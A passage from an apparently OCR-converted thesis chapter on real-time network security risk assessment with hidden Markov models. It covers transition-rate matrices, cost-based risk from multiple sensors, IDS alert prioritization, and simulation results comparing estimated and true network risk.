When the system is in state s_i, it will make λ_{ij} transitions to state s_j per time unit. The time spent in state s_i is exponentially distributed with mean u_i^{-1} (sojourn time), where $u_i = \sum_{j \neq i} \lambda_{ij}$ is the total rate out of state s_i. The rate to and from a state must be equal and therefore $\sum_j \lambda_{ij} = 0$, where $\lambda_{ii} = -u_i$ represent the rate of transitions into state s_i. The new HMM for sensor k, based on the transition rates, is then $\lambda^k = (\mathbf{\Lambda}, \mathbf{Q}^k, \pi)$.

As the time between observations is not constant, a transition probability matrix $\mathbf{P}(\Delta_t) = \{p_{ij}(\Delta_t)\}$ have to be calculated for each new observation. Here, Δ_t is the time since last observation was received. Suppose that the process $x(t)$ is in state s_i at time t. The probability that the process is in state s_j at time $t + \Delta_t$ is then given by $p_{ij}(\Delta_t) = P(x(t + \Delta_t) = s_j | x(t) = s_i)$. If the transition probability from state s_i to s_j is independent of t, the process is said to be a homogeneous Markov process. The transitions probability matrix $\mathbf{P}(\Delta_t)$ can be calculated by $\mathbf{P}(\Delta_t) = e^{\mathbf{\Lambda}\Delta_t}$ and approximated by

$$\mathbf{P}(\Delta_t) \approx \lim_{n \to \infty} \left(\mathbf{I} + \mathbf{\Lambda} \frac{t}{n} \right)^n . \tag{3.1}$$

See [A103, pages 388 – 389] for more details on computing the transition probability matrix.

Example 3.3

Consider a network with continuous-time sensors monitoring a central server. Through a manual risk assessment process, the administrators have estimated the initial state distribution and the transition rates for the system per day. Given a set of states $S = \{G, A, C\}$, the transition rate matrix is set to

$$\mathbf{\Lambda} = \begin{pmatrix} \lambda_{GG} & \lambda_{GA} & \lambda_{GC} \\ \lambda_{AG} & \lambda_{AA} & \lambda_{AC} \\ \lambda_{CG} & \lambda_{CA} & \lambda_{CC} \end{pmatrix} = \begin{pmatrix} -1.1 & 1.0 & 0.1 \\ 4 & -5 & 1 \\ 3 & 1 & -4 \end{pmatrix}.$$

Assume that the values indicate the transition rate per day. However, the numbers in the diagonal of the matrix is the rate into the state, which is equal to the sum of

the rates out of the state. The first row represents the rates in and out of state G, indicating that the rate of transitions to state A (1 transition per day) is greater than the rate of transitions to state C (0.1 transitions per day). The bottom row of the matrix represents state C, and it indicates that the most probable development is a return to state G due to a successful repair. First, we calculate the rate at which the system leaves each state.

$$u_G = \lambda_{GA} + \lambda_{GC} = 1 + 0.1 = 1.1 = -\lambda_{GG}$$
$$u_A = \lambda_{AG} + \lambda_{AC} = 4 + 1 = 5 = -\lambda_{AA}$$
$$u_C = \lambda_{CG} + \lambda_{CA} = 3 + 1 = 4 = -\lambda_{CC}$$

From this we can calculate the sojourn time for each state.

$$u_G^{-1} = \frac{10}{11},\ u_A^{-1} = \frac{1}{5},\ u_C^{-1} = \frac{1}{4}$$

For example, if observations are received at $t_1 = 0.01$, $t_2 = 0.11$, and $t_3 = 0.13$, we can calculate the time between successive observations $\Delta_l = t_l - t_{l-1}$. This gives $\Delta_1 = 0.01$, $\Delta_2 = 0.1$, and $\Delta_3 = 0.02$. If we apply (3.1) for computing the transition probabilities, using $n = 2^{10} = 1024$, we get the following transition matrices[3]:

$$\mathbf{P}(\Delta_1) = \mathbf{P}(0.01) = \begin{pmatrix} 0.9893 & 0.0097 & 0.0010 \\ 0.0390 & 0.9515 & 0.0096 \\ 0.0294 & 0.0097 & 0.9609 \end{pmatrix}$$

$$\mathbf{P}(\Delta_2) = \mathbf{P}(0.1) = \begin{pmatrix} 0.9133 & 0.0752 & 0.0114 \\ 0.3102 & 0.6239 & 0.0659 \\ 0.2497 & 0.0752 & 0.6750 \end{pmatrix}$$

[3]Note that $\mathbf{P}(\Delta_3)$ is incorrect in [A60]. This is corrected in this chapter.

$$\mathbf{P}(\Delta_3) = \mathbf{P}(0.02) = \begin{pmatrix} 0.9791 & 0.0188 & 0.0021 \\ 0.0759 & 0.9058 & 0.0184 \\ 0.0578 & 0.0188 & 0.9234 \end{pmatrix}$$

We see from the matrices above that the probability of transferring to another state increases as the period between observations Δ_t increases. For the special case $\Delta_t = 0$, the probability of staying in the same state would be 1. Furthermore, we can see from the matrices that the rows sums to 1, as expected for a probability distribution. The computations were performed in Matlab, and only 10 matrix multiplications were necessary in order to compute a matrix to the power of 1024.

3.4 Quantitative Risk Assessment

Following the terminology in [A116], risk can be measured in terms of *consequences* and *likelihoods*. The consequence is the qualitative or quantitative outcome of an event, and the likelihood is the probability of the event. To perform risk assessment, we use a mapping: $\mathcal{C} : S \rightarrow \mathbb{R}$, describing the cost due to loss of confidentiality, integrity and availability associated with each state of an asset. The cost $\mathcal{C}$ of an asset represents the consequence or loss of value associated with the states of an asset.

The specification and estimation of cost is not been further investigated in this thesis, but based on input from the initial risk analysis, cost can be modeled in a similar fashion as that of reward modeling in performability theory. In performability theory, cost usually refers either to the cost incurred in maintaining and repairing a system, or to the cost due to system unavailability per unit time [A38]. The first function assigns rewards to transitions between states, whereas the second function can be viewed as a cumulative reward measure obtained by assigning rewards to states. Both of these approaches can in principle be supported by the real-time risk assessment approach discussed in this chapter.

3.4.1 Single Sensor Assessment

Each of the monitored assets is associated with a *cost* vector $\mathcal{C}$, indicating the potential consequences of the state in question. The total risk $\mathcal{R}_t$ for an asset at time t is

$$\mathcal{R}_t = \sum_{i=1}^{N} \gamma_t(i)\mathcal{C}(i) \tag{3.2}$$

where $\gamma_t(i)$ is the probability that the asset is in security state s_i at time t, N is the number of security states, and $\mathcal{C}(i)$ is the cost value associated with state s_i. The risk value obtained from (3.2) represents the current asset risk at time t. In order to perform real-time risk assessment, $\mathcal{R}_t$ needs to be regularly updated by means of Algorithms 3.1 and 3.2. A similar approach is used in performability theory, where point performability (PPF) [A38, page 163] refers to the expected instantaneous reward at a given time.

Example 3.4

A university network usually consists of a large number of hosts, including student laptops, workstations, web servers, student record databases, and staff file servers. For the purpose of network management, the servers are the most valuable assets, and a compromise of staff data or student records could have very negative consequences. Assume that assets can be modeled as $S = \{G, P, A, C\}$. Example cost vectors could be: $\mathcal{C}_{laptop} = \{0, 1, 2, 5\}$, $\mathcal{C}_{workstation} = \{0, 2, 5, 10\}$, $\mathcal{C}_{webserver} = \{0, 2, 5, 20\}$, $\mathcal{C}_{studentDB} = \{0, 5, 20, 50\}$, and $\mathcal{C}_{fileserver} = \{0, 5, 10, 25\}$. If the current security state distribution for the student record database is $\{0.8, 0.15, 0.05, 0\}$, then the risk for that asset at time t is $\mathcal{R}_{studentDB,t} = 0.8 * 0 + 0.15 * 5 + 0.05 * 20 = 1.75$. The same security state distribution for a student laptop would result in the risk $\mathcal{R}_{laptop,t} = 0.25$.

Let h be an asset that represents a host, and $\mathcal{R}_{h,t}$ represent the risk of a host at

time t. The total risk for an entire network at time t can be expressed as

$$\mathcal{R}_{nw,t} = \sum_{h=1}^{H} \mathcal{R}_{h,t} \tag{3.3}$$

where H is the number of hosts in the network. By using the sum of the risk of all hosts, it is possible to see aggregate peaks of risk activity where the risk of several hosts are simultaneously increased. A property of this definition of network risk is that security incidents that only involve a few hosts may not impact the total risk of a large network to a noticeable degree. Also, the risk can only be interpreted by using knowledge of the normal risk level of the system, as well as the maximum risk of the system. A limitation of this definition of network risk is that it does not consider dependencies between assets, as discussed in Section 3.9.6.

The average risk for a network can be expressed as

$$\overline{\mathcal{R}}_{nw,t} = \frac{\mathcal{R}_{nw,t}}{H}. \tag{3.4}$$

As opposed to (3.3), the average risk for a network is a normalized value for a given network. If a high percentage of the hosts in a network are subject to security incidents, the average risk for the network can be expected to vary significantly over time. Note that $\overline{\mathcal{R}}_{nw,t}$ is system-dependent, as the HMMs and cost vectors of different hosts vary.

In a traditional risk assessment context, one would expect risk to stay at the most critical security state once that state has been reached. This chapter focuses on real-time risk assessment, and the model proposed in this chapter is intended to be used as a real-time tool for risk management. That is, we are interested in representing the level of risk activity; therefore, the HMMs used in the examples allow the risk to gradually decrease, even if the host in question has been assessed to be in state C. The arrival of new observations indicating a less critical state also decreases the risk of a host. This is done in order to avoid a situation where an increasing number of hosts are assessed to have the maximum risk possible.

3.4.2 Unweighted Multisensor Assessment

If more than one sensor is available for an asset, it is necessary to extend the proposed method to handle input from multiple sensors. In this section, a method for unweighted multisensor assessment is proposed. This approach can be used if there is no knowledge about the accuracy of the sensors. A weighted approach is considered in the next section. For both approaches, individual HMMs are configured for each sensor associated with an asset. Each of these HMMs are used to perform security state estimation, and the risk is based on an aggregation of the security state of the individual HMMs.

Let the total risk $\mathcal{R}_t$ for an asset at time t be

$$\mathcal{R}_t = \sum_{i=1}^{N} \mathcal{R}_t(i) = K^{-1} \sum_{k=1}^{K} \sum_{i=1}^{N} \mathcal{C}(i) \gamma_t^k(i) \tag{3.5}$$

where $\gamma_t^k(i)$ is the (estimated) probability that the asset is in security state s_i at time t, based on observations from sensor k. N is the number of states for the asset, K is the number of sensors, and $\mathcal{C}(i)$ is the cost value associated with state s_i. Here, the sum of the estimates γ_t^k from the sensors are weighted equally by K^{-1}. Ideally, the estimates should be weighted in accordance to the reliability of the sensor data in such a way that estimates from unbiased sensors with low variance are given higher priority. This is considered in the next section.

In order to perform real-time risk assessment, the risk value in (3.5) needs to be regularly updated. For each sensor k the assessment system computes the asset's current state probability $\gamma_t^k = \{\gamma_t^k(i)\}$, at each time instant t. Given an observation y_t^k, and the HMM $\lambda^k = (\mathbf{P}, \mathbf{Q}^k, \pi)$, the assessment system can update the state probability by using Algorithm 3.1 and Algorithm 3.2.

3.4.3 Weighted Multisensor Assessment

This approach is similar to the one above, but it takes advantage of the knowledge about the variance of different sensors to implement weighted multisensor assessment. The risk $\mathcal{R}_t = E[\mathcal{C}(x_t)]$ is the expected cost at time t, and it is a function of the hidden state x_t of an asset. The only information available about x_t is the distribution γ_t estimated by the HMM. The risk $\mathcal{R}_t^k$ estimated by sensor k is based on the observations Y_t^k from sensor k

$$\mathcal{R}_t^k = E[\mathcal{C}(x_t)|Y_t^k] = \sum_{i=1}^{N} \gamma_t^k(i)\mathcal{C}(s_i),$$

and the approximated variance $\sigma_k^2(t)$ of $\mathcal{R}_t^k$ is

$$\sigma_k^2(t) = Var[\mathcal{R}_t^k] = \sum_{i=1}^{N} \gamma_t^k(i)(\mathcal{C}(s_i) - \mathcal{R}_t^k)^2.$$

A new estimate of the risk of an asset, $\mathcal{R}_t^0$, based on observations from all the K sensors, is formed by taking a weighted sum of the estimated risk from each sensor. Assuming the estimated risk from each sensor to be unbiased and independent random variables, the inverse of the variance can be used as weights to get an unbiased minimum variance estimator of the risk. This can be shown by applying the Lagrange multiplier method.

$$\mathcal{R}_t^0 = E[\mathcal{C}(x_t)|Y_t^1, Y_t^2, \dots Y_t^K] = \frac{\sum_{k=1}^{K}(\sigma_k^2(t))^{-1}\mathcal{R}_t^k}{\sum_{k=1}^{K}(\sigma_k^2(t))^{-1}}$$

The variance $\sigma_0^2(t)$ of $\mathcal{R}_t^0$ can be approximated as follows

$$\sigma_0^2(t) = Var[\mathcal{R}_t^0] = \frac{1}{\sum_{k=1}^{K}\frac{1}{\sigma_k^2(t)}}. \tag{3.6}$$

The derivation of (3.6) is shown in Appendix A.2.

Example 3.5

Consider the network described in Example 3.3. Assume that the server is monitored by two different sensors. The asset is modeled by $S = \{G, A, C\}$ with the cost vector $\mathcal{C} = (\mathcal{C}(G), \mathcal{C}(A), \mathcal{C}(C)) = (0, 5, 20)$. At time t, assume that the two HMMs have the following estimated state distributions: $\gamma^1 = (0.90, 0.09, 0.01)$ and $\gamma^2 = (0.70, 0.20, 0.10)$.

First, it is necessary to find an estimator for the risk of the monitored asset based on the input from the two sensors. As this estimator should have as little variance as possible, the sensor with the best estimate should be given more weight, i.e., the sensor with the least variance. The weight is computed as the inverse of the variance from the two sensors:

$$\begin{aligned}
\mathcal{R}^1 &= 0.9 \times 0 + 0.09 \times 5 + 0.01 \times 20 = 0.650 \\
\mathcal{R}^2 &= 0.7 \times 0 + 0.2 \times 5 + 0.1 \times 20 = 3.000 \\
\sigma^2(1) &= 0.9(0 - 0.65)^2 + 0.09(5 - 0.65)^2 + 0.01(20 - 0.65)^2 \\
&= 5.826 \\
\sigma^2(2) &= 0.7(0 - 3)^2 + 0.2(5 - 3)^2 + 0.1(20 - 3)^2 = 36.00
\end{aligned}$$

We now combine the risk from each sensor to get a minimum variance estimate of the risk.

$$\begin{aligned}
\mathcal{R}^0 &= \frac{\frac{1}{5.8275}0.65 + \frac{1}{36}3}{\frac{1}{5.8275} + \frac{1}{36}} = 0.977 \\
\sigma_0^2 &= \frac{1}{\frac{1}{5.8275} + \frac{1}{36}} = 5.016
\end{aligned}$$

We see that the mean for the weighted risk is closest to the mean for sensor 1. This is intuitive, as sensor 1 has the least variance. We can also see that the variance of the weighted risk is smaller than that of the individual sensors.

3.5 Alert Prioritization

Assume that the alerts from an IDS are considered to be observations in the HMM. Each processed alert is assigned a priority according to the risk of the involved assets. If an asset is assessed to have a high risk, all alerts involving that asset will receive a high priority, whereas alerts involving low risk assets will receive a low priority. The alert receives a prioritization number according to the assets with the highest risk number. The priority $\mathcal{P}_a$ for an observation y at time t can be determined as follows

$$\mathcal{P}_y = \max(\mathcal{R}_{a,t}, \mathcal{R}_{b,t}), \tag{3.7}$$

where a is the source IP address and b is the destination IP address of the observation y.

Example 3.6

In a network with both high and low value hosts, the priority of an alert is decided by the current risk of the affected host, which is in turn a function of the cost vector and the estimated security state. An alert a_1 at time t for the student database in Example 3.4 would receive a priority $\mathcal{P}_{a_1} = 1.75$, whereas an alert a_2 for the student laptop would receive priority $\mathcal{P}_{a_2} = 0.25$. If both the source and destination address of an alert are monitored by the risk assessment system, the priority is assigned to be the higher of the two risk values.

3.6 Simulation Experiments

The simulation implements unweighted, multisensor, real-time risk assessment (see Section 3.4.2) with continuous-time approximation (see Section 3.3.2). The assets in this chapter are represented by individual hosts, modeled as $S = \{G, A, C\}$, where G indicates the state where a host is not affected by any security incidents, A indicates that a host is being attacked, and C indicates that a host is compromised.

3.6.1 The Simulator

In order to demonstrate and validate the theory in a realistic setting, we implemented a discrete-time, discrete-event simulator. This enabled us to simulate the security events and risk assessment process of large networks over a longer period of time. The states generated by the simulator are referred to as the *true security states* of the assets, whereas the *estimated security state distribution* refers to the state distribution estimated by Algorithm 3.1. Consequently, by applying (3.5), the *true risk* refers to the risk value computed from the true security state, and the *estimated risk* refers to the risk value computed from the estimated security state distribution. The true and estimated risk of the simulated systems are compared in order to study the validity of the method.

The simulator is implemented using the JSIM [B167] discrete-event simulation framework for Java. JSIM consists of a `Scheduler`, where `Events` are scheduled to be performed on `Entities`. The entities of the risk-assessment simulation are `Assets` (representing hosts) and `Sensors` (representing IDS sensors), and the events are the `StateEvent`, the `SensorProcessEvent`, the `ObservationEvent`, and the `RiskUpdateEvent`. The simulator can be divided into three phases: initialization, execution, and reporting. A class diagram showing an overview of the simulator classes is depicted in Figure 3.2. Figure 3.3 depicts the scheduling of the `Events`. The Java risk assessment implementation is included in Appendix B for reference.

During initialization, each `Asset` and `Sensor` is initialized with appropriate HMM model parameters, i.e., $\mathbf{P}$ and π for `Assets` and $\mathbf{Q}^k$ for `Sensors`. For each `Asset`, an initial state $x_1 \in S$ is chosen, according to its initial state probability distribution π. `RiskUpdateEvents` (events that cause an update of the true security state of the `Assets`), `SensorProcessEvents` (events that cause sensors to estimate a new security state distribution by using Algorithm 3.1), and `RiskUpdateEvents` (events that cause `Assets` to update their assessed risk according to (3.5)), are scheduled for each time interval of the simulation.




Figure 3.2: Simulator class diagram.




Figure 3.3: Overview of scheduler, events, and entities.

At each time t during the execution, the `StateEvents` cause `Assets` to transfer to their next state x_{t+1}, based on their transition probability matrix $\mathbf{P}$. These states are sensed by the `Sensors`, that in turn schedule `ObservationEvents`, representing a `Sensor` observations y_t^k based on the true state and the observation probability matrix $\mathbf{Q}^k$. The `ObservationEvents` cause the `Sensors` to read and queue the observations for further processing. A `SensorProcessEvent` for every sensor is scheduled for each time interval and causes each `Sensor` to process the first `Observation` in its queue and update its state distribution using Algorithm 3.1.

Finally, for each time instant t, the `RiskUpdateEvents` cause every `Asset` to update their risk value based on the input from one or more `Sensors`. The current risk value $\mathcal{R}_t$ is computed in accordance with (3.5) and stored in the `SimStatistics` class. Figure 3.3 shows the sequence of events acting on the entities (assets and sensors).

The simulation results are stored in the `SimStatistics` object during the simulation and written to file for further analysis when the simulation has executed. The risk values for the `Assets`, as well as the aggregated risk level of the entire network, is stored for for each time instant t. Additional processing, such as correlation analysis, is also performed at this stage.

3.6.2 Implementation Issues

This section provides a discussion of some design considerations for the risk-assessment simulation implementation.

Observation Message Queues As discussed in Section 3.3.2, each `Sensor` must be associated with an observation message queue, in order to handle bursts of alerts without data loss. Whenever a `Sensor` receives an observation message for a particular asset, an observation is put in a queue and processed on a first-come first-serve basis. Only the first observation in the queue is processed by each sensor in each time interval Δ. These mechanisms are implemented in the simulator, but they would be best studied using experimental or real traffic data. The discrete-time simulator described in this chapter consequently does not simulate alert burst, but this is covered in Section 3.8.

Null Observations Most IDS sensors do not provide observations indicating a good state; they only provide warnings and alerts. In this implementation, the risk assessment process therefore produces and interprets a "null" observation whenever the message queue of a sensor is empty. As will be seen in the simulated example

in Section 3.6.3, one can usually assume that the null observation indicates a good state.

Profiles For large networks, estimating initial parameters for all assets and sensors can become very time-consuming. To address this, we implemented the `AssetProfiles` and `SensorProfiles` Java classes, which contain sets of HMM parameters that are common to several assets and sensors. As will be seen in Section 3.6.3, there can be profiles for different types of hosts (such as web-servers, routers, workstations, and laptops), as well as for different types of sensors (such as network and host IDSs). For now, the profiles are implemented directly in Java as part of the simulator, but ideally the profiles should be described as part of an overall network model using a suitable language, such as XML.

Scaling In the actual implementation of Algorithms 3.1 and 3.2 we used a scaled version of the forward variable: $\bar{\alpha}_t(i) = C_t\alpha_t(i)$, where $C_t = (\sum_{i=1}^{N} \alpha_t(i))^{-1}$. The purpose is to keep the computations within the precision range of the computer. It can be shown that these scaling coefficients cancel out [A97, pp. 272].

3.6.3 Examples and Simulation Results

In this example, real-time risk assessment is simulated in order to demonstrate the use and to evaluate the performance of the approach. The simulated network is a medium size network with several different hosts and an Internet gateway. In order to efficiently manage a high number of hosts, `SensorProfiles` and `AssetProfiles` are defined for the different types of sensors and assets.

The network consists of an Internet gateway (router), two publicly available web-servers on a demilitarized zone (DMZ), two protected file-servers, as well as ten workstations and ten laptops (see Figure 3.4). Each host type is described by an `AssetProfile`, as discussed above. The profiles represent different levels of exposure to attacks and compromises, as well as the particular costs associated to the assets' states. For the purpose of this example, we assume that the state

space of each asset can be represented by a simple Markov model with the states G (good), A (under attack), and C (compromised), i.e., $S = \{G, A, C\}$. State G means that the asset is up and running securely and that it is not subject to any kind of attack activity. In contrast to [A56], we assume that assets are always vulnerable to attacks, even in state G. As an attack against an asset is initiated, it will move to security state A. An asset in state A is subject to an ongoing attack, possibly affecting its behavior with regard to security. Finally, an asset enters state C if it has been successfully compromised by an attacker. An asset in state C is assumed to be completely at the mercy of an attacker and subject to any kind of confidentiality, integrity and/or availability breaches.

Assume that the router and file servers are configured to be relatively secure (i.e., the transition probabilities to state C are small), and that the laptops, workstations and web servers are particularly susceptible to attacks (i.e., the transition probabilities to state A are relatively high). All assets, with the exception of the router, are monitored by both a NIDS and a HIDS, and the sensor types are generalized by `SensorProfiles`. The router is only monitored by a NIDS. The observation symbol sets are the same for both the NIDS and the HIDS: $V^{NIDS} = V^{HIDS} = \{\phi, a, c\}$, where symbol a is an indication of state A, c an indication of state C, and ϕ (the "null" observation) an indication of the good state G. In the examples beneath, we differentiate between λ_{gen}, the underlying HMM that generates the true state transitions of an asset and controls the behavior of its sensors, and λ_{est}, the estimated HMM used in the risk assessment procedure. As pointed out in Section 3.3.2, the choice of an appropriate time interval is essential. For the purpose of this simulation, we use $\Delta = 1$ s.

Two simulation experiments are presented below. These are based on randomly generated state sequences and corresponding observation messages, according to λ_{gen}. Both simulations have a time-span of 24 hours (86400 s.). The cost value vectors $\mathcal{C} = (\mathcal{C}(G), \mathcal{C}(A), \mathcal{C}(C))$ for the assets are $\mathcal{C}_{router} = (0, 4, 8)$, $\mathcal{C}_{webserver} = (0, 3, 6)$, $\mathcal{C}_{fileserver} = (0, 1, 10)$, $\mathcal{C}_{workstation} = (0, 2, 4)$ and $\mathcal{C}_{laptop} = (0, 1, 2)$, so that




Figure 3.4: Overview of example network topology.

the total maximum risk for the network is $\mathcal{R}_t = 100$. The HMM model parameters $\mathbf{P}$, $\mathbf{Q}^k$, and π for the assets and sensors have been assigned manually. Algorithms for estimating and learning these parameters are needed, but this is not further developed in this thesis (see Section 3.9.3)

Risk Assessment with Known HMM Parameters

In the first example, $\lambda_{est} = \lambda_{gen}$ for all assets and sensors, i.e., we use the same HMM both for generating state transitions and observations and for assessing the current risk. In other words, the risk-assessment in this example is based on perfect knowledge of the state and observation generation parameters. This is obviously not a realistic scenario, but it allows us to study the performance of the method under optimal circumstances. As an example of the model parameters used in the simulation experiment, the HMM parameters used for the NIDS `SensorProfile` and the router `AssetProfile` are

$$\mathbf{Q}^{NIDS}_{router-gen} = \begin{pmatrix} q_G(\phi) & q_G(a) & q_G(c) \\ q_A(\phi) & q_A(a) & q_A(c) \\ q_C(\phi) & q_C(a) & q_C(c) \end{pmatrix} = \begin{pmatrix} 0.6 & 0.2 & 0.2 \\ 0.2 & 0.5 & 0.3 \\ 0.1 & 0.1 & 0.8 \end{pmatrix},$$


$$\pi_{router-gen} = (\pi_G, \pi_A, \pi_C) = (1, 0, 0),$$

$$\mathbf{P}_{router-gen} = \begin{pmatrix} p_{GG} & p_{GA} & p_{GC} \\ p_{AG} & p_{AA} & p_{AC} \\ p_{CG} & p_{CA} & p_{CC} \end{pmatrix}$$

$$= \begin{pmatrix} 0.800000 & 0.199995 & 0.000005 \\ 0.700000 & 0.299995 & 0.000005 \\ 0.000005 & 0.000005 & 0.999990 \end{pmatrix}.$$

The laptops, workstations and web servers are likely to get compromised early on during the simulation, whereas the file servers and the router are more resistant to successful attacks. Figure 3.5(a) depicts the assessed risk for the network described above, simulated over a period of 24 hours (86400 s.). All hosts are assumed to start in the state G, i.e., $\pi = (1, 0, 0)$ for all assets. Naturally, the development of the network risk varies between simulation executions, as the state generation is probabilistic. Since all assets have a close to absorbing state C, the risk level tends to increase over time, approaching the total maximum risk level.

Based on a comparison between the estimated risk level (see Fig. 3.5(a)) and the true risk level (see Fig. 3.5(b)), it is possible to compute the correlation coefficient as a measure of the degree to which the two data sets correlate. Based on 20 simulation runs, the mean correlation coefficient is 0.969 with variance 0.0003 and standard deviation 0.0179. This indicates that the estimation is highly accurate with a high certainty. This is to be expected, as the HMM parameters are known in advance (i.e., $\lambda_{est} = \lambda_{gen}$).



(a) Assessed risk with perfect knowledge of HMM parameters.

(b) True risk computed from the generating HMM.

Figure 3.5: Assessed and true risk for example A.

Risk Assessment with Estimated HMM Parameters

Assume that the exact HMM parameters used to generate the state transitions and produce observation messages, λ_{gen}, are unknown, and that the HMM parameters for the risk assessment, λ_{est}, have to be estimated. In this way, we can study the systems ability to assess risk under inaccurate estimation parameters, i.e., when $\lambda_{est} \neq \lambda_{gen}$. An example of the estimated parameters is

$$\mathbf{Q}^{NIDS}_{router-est} = \begin{pmatrix} 0.950 & 0.030 & 0.020 \\ 0.050 & 0.900 & 0.050 \\ 0.020 & 0.020 & 0.960 \end{pmatrix},$$


$$\pi_{router-est} = (0.7, 0.2, 0.1),$$

$$\mathbf{P}_{router-est} = \begin{pmatrix} 0.700 & 0.200 & 0.100 \\ 0.500 & 0.450 & 0.050 \\ 0.002 & 0.002 & 0.996 \end{pmatrix}.$$

Note that in order to make the results of the two simulation experiments comparable, the parameters used for state generation and for producing observation

messages in this example (λ_{gen}) are identical to the ones in the previous example.

Figure 3.6(a) shows the assessed risk when using the estimated λ_{est}, and Figure 3.6(b) shows the true risk generated during the simulation according to λ_{gen}. Figure 3.7(a)-3.7(b) show the same results, but for a shorter period of time (30 min.). By comparing these, it is possible to see how close the assessed risk value is to the true risk level of the network. Although the estimation parameters in λ_{est} differ from the underlying HMM λ_{gen}, one can conclude from Figure 3.6(a)-3.7(b) that the estimated risk generally follows the true risk. Note that the reason why the estimated risk is higher than the true risk during the first 60 s. of the simulation (see Figure 3.8(a)-3.8(b)) is the inaccurate estimated initial state distributions π_{est} for the assets. However, as can be seen in Figure 3.6(a)-3.6(b), the total risk value for the network approaches the true risk value over time, regardless of the initial states of the assets.




(a) Assessed risk based on estimated parameters (24 h).

(b) True risk computed from the generating HMM (24 h).

Figure 3.6: Assessed and true risk for example B (24 h)

Based on 20 simulation runs with the same model parameters, the mean correlation coefficient for the estimated risk value in this example is 0.777, with variance 0.010 and standard deviation 0.102. Compared to the previous example, the correlation coefficient is lower, but it still indicates a high positive correlation. Note that the variance and the standard deviation are higher than in the previous example.



(a) Assessed risk based on estimated parameters (30 min).

